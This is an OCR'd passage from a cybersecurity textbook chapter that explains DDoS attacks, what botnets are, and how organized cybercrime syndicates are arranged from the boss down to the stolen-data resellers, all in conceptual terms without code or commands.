

Handler infects a large number of computers over the Internet
Attacker sets a handler system
Zombie systems are instructed to attack a target server
1
2
3
Handler
Compromised PCs (Zombies)
Attacker
Targeted Server
1
2
3
Handler
Compromised PCs (Zombies)

Figure 10.2: Schematic of a DDoS attack




LO#02: Explain Botnet Network

Botnets

The term “bot” is a contraction of “robot” and refers to software applications that run automated tasks over the Internet. Attackers use bots to infect a large number of computers that form a network, or “botnet,” allowing them to launch DDoS attacks, generate spam, spread viruses, and commit other types of crime.

This section deals with organized cyber-crime syndicates, organizational charts, botnets, and botnet propagation techniques; botnet ecosystems; scanning methods for finding vulnerable machines; and the propagation of malicious code.

Organized Cyber Crime: Organizational Chart



Hierarchical Setup

Criminal Boss

Underboss: Trojan Provider and Manager of Trojan Command and Control

Attackers (Crimeware Toolkit Owners) Distribute Trojans in Legitimate websites

Campaign Manager

Campaign Manager

Campaign Manager

Affiliation Network

Affiliation Network

Affiliation Network

Stolen Data Reseller

Stolen Data Reseller

Stolen Data Reseller

Organized Cyber Crime: Organizational Chart

Organized Crime Syndicates

While cyber criminals worked independently in the past, they now tend to operate in organized groups. They are increasingly associated with organized crime syndicates and take advantage of the sophisticated techniques of these syndicates to engage in illegal activity, usually for monetary benefit. There are organized groups of cyber criminals who work in a hierarchical set up with a predefined revenue-sharing model, which is a kind of major corporation that offers criminal services. Organized groups create and rent botnets and offer various services ranging from the development of malware and hacking of bank accounts to the deployment of massive DoS attacks against any target for a price.

For example, an organized crime syndicate might perform a DDoS attack against a bank to divert the attention of the bank's security team while they clean out bank accounts with stolen account credentials. The growing involvement of organized criminal syndicates in politically motivated cyber warfare and hacktivism is a matter of concern for national security agencies.

Cybercrime features a complicated range of players, and cyber criminals are paid according to the task they perform or the position they hold. The head of the cybercrime organization (i.e., the boss) acts as a business entrepreneur. The boss does not commit any crimes directly. Immediately below the boss in the organizational hierarchy is the "underboss," who sets up a C&C server and crimeware toolkit database to manage the implementation of attacks and provide Trojans. Below the underboss are various "campaign managers" with their own affiliation networks for implementing attacks and stealing data. Finally, resellers sell the stolen data.

